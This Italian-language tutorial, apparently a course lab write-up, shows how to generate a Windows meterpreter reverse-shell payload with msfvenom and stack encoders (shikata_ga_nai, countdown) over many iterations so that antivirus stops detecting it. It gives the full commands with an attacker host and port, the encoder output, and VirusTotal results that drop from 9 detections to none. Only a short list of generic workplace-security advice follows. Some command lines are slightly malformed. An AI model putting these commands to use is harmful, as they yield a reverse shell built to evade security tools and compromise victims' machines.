

# PAYLOAD CON MSFVENOM

Oggi proveremo a offuscare il payload contenuto in un nostro exploit Utilizzando GLI “ENCODER” presenti in msfvenom

MSFVENOM è un tool all'interno di METASPLOIT utilizzato per la creazione di payload

Esso ha la possibilità di mascherare il nostro pacchetto rendendolo più difficile da scovare e bloccare

Proviamo ad utilizzare il payload creato in classe

```

kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23 LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai
200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)

```

```

msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23
LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw |
msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw |
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o
polimorficomm.exe

```

La riga di comando mostra come creare il payload con i seguenti parametri:

**LHOST** : Indirizzo IP dell'attaccante

**LPORT** : Porta Dell'attaccante messo in ascolto

**-a X86 --PLATFORM WINDOWS** : Scelta del sistema operativo vittima

**-e x86/shikata\_ga\_nai** : Primo Encoder utilizzato per nascondere

**-e x86/countdown** : Secondo Encoder che server per aggiungere un delay  
prima dell'esecuzione del payload


**-e x86/shikata\_ga\_nai** : Terzo Encoder

**-i 100** : Numero di interazioni che msfvenom esegue per encoding del payload

La scansione però rivela che il payload è visibile:

Utilizzando **VIRUSTOTAL**, un sito web che confronta il pacchetto con i migliori antivirus sul mercato, è possibile testare il nostro codice malevolo.

In questo caso 9 applicativi hanno scoperto il nostro malware.



1b25979bb28ce1c4204bc2d6c8f74057b46f176f07b68ecae0e3dcfa00059e1e

Community Score: 9 / 58

9/58 security vendors flagged this file as malicious

1b25979bb28ce1c4204bc2d6c8f74057b46f176f07b68ecae0e3dcfa00059e1e  
polimorficomm.exe

Size: 10.55 KB

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: metacoder/shikata

Family labels: metacoder shikata


Security vendors' analysis

Vendor	Detection	Vendor	Detection
ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen	CTX	Unknown.exploit-kit.metacoder
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
GData	Exploit.Metacoder.Shikata.Gen	Trellix (HX)	Exploit.Metacoder.Shikata.Gen
VIPRE	Exploit.Metacoder.Shikata.Gen	Acronis (Static ML)	Undetected

Per rendere invisibile il nostro payload si decide di offuscarlo ulteriormente utilizzando:

1. Altri tipi di Encoder
2. Aumentare le interazioni

Proviamo a cambiare il nostro payload aumentando il numero di interazioni



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23 LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 1000 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 1000 -o polimorficomm.exe
```

```


x86/shikata_ga_nai succeeded with size 837 (iteration=30)
x86/shikata_ga_nai succeeded with size 864 (iteration=31)
x86/shikata_ga_nai succeeded with size 891 (iteration=32)
x86/shikata_ga_nai succeeded with size 918 (iteration=33)
x86/shikata_ga_nai succeeded with size 945 (iteration=34)
x86/shikata_ga_nai succeeded with size 972 (iteration=35)
x86/shikata_ga_nai succeeded with size 999 (iteration=36)
x86/shikata_ga_nai succeeded with size 1026 (iteration=37)
x86/shikata_ga_nai succeeded with size 1055 (iteration=38)
x86/shikata_ga_nai succeeded with size 1084 (iteration=39)
x86/shikata_ga_nai succeeded with size 1113 (iteration=40)
x86/shikata_ga_nai succeeded with size 1142 (iteration=41)
Found 1 compatible encoders
Attempting to encode payload with 1000 iterations of x86/countdown
x86/countdown succeeded with size 16 (iteration=0)
x86/countdown succeeded with size 32 (iteration=1)
x86/countdown succeeded with size 48 (iteration=2)
x86/countdown succeeded with size 64 (iteration=3)
x86/countdown succeeded with size 80 (iteration=4)
x86/countdown succeeded with size 96 (iteration=5)
x86/countdown succeeded with size 112 (iteration=6)
x86/countdown succeeded with size 128 (iteration=7)
x86/countdown succeeded with size 144 (iteration=8)
x86/countdown succeeded with size 161 (iteration=9)
x86/countdown succeeded with size 178 (iteration=10)
x86/countdown succeeded with size 195 (iteration=11)
x86/countdown succeeded with size 212 (iteration=12)
x86/countdown succeeded with size 229 (iteration=13)
x86/countdown succeeded with size 246 (iteration=14)
x86/countdown succeeded with size 263 (iteration=15)
x86/countdown succeeded with size 281 (iteration=16)
x86/countdown succeeded with size 299 (iteration=17)
x86/shikata_ga_nai succeeded with size 1171 (iteration=42)
x86/countdown succeeded with size 317 (iteration=18)
x86/countdown succeeded with size 335 (iteration=19)
x86/countdown succeeded with size 353 (iteration=20)
x86/shikata_ga_nai succeeded with size 1200 (iteration=43)
x86/countdown succeeded with size 371 (iteration=21)
x86/countdown succeeded with size 389 (iteration=22)

```

Questo camufferà maggiormente il codice malevolo:

Le interazioni sono aumentate fino a 1000 e questo comporta 3000 codifiche del codice malevolo rendendolo invisibile ai controlli

Adesso si testerà la visibilità del nuovo payload su VIRUSTOTAL



Come si può notare non sono stati riscontrati problemi con gli strumenti utilizzati per monitorare e bloccare Malware

## CONSIDERAZIONI:

1. E' importante per un'azienda saper riconoscere determinati attacchi che soprattutto colpiscono i dipendenti tramite il SOCIAL ENGINEERING poiché da qualche anno si utilizza la tecnica **BYOD "Bring Your Own Device"**.  
I dipendenti utilizzano, per esempio, il proprio telefono per scopi lavorativi, questo permette loro di installare l'email lavorativa sui propri dispositivi rendendoli un bersaglio ed una vulnerabilità per gli attaccanti che vogliono rubare i dati personali dell'azienda
2. Bisogna fare attenzione a tutte le email perchè possono essere phishing:  
email  
che contengono exploit o malware per rubare informazioni sensibili tramite click,  
download di file oppure semplicemente con un passaggio del cursore
3. Chiunque nell'azienda non dovrebbe scaricare file da siti non sicuri per non incappare in un possibile malware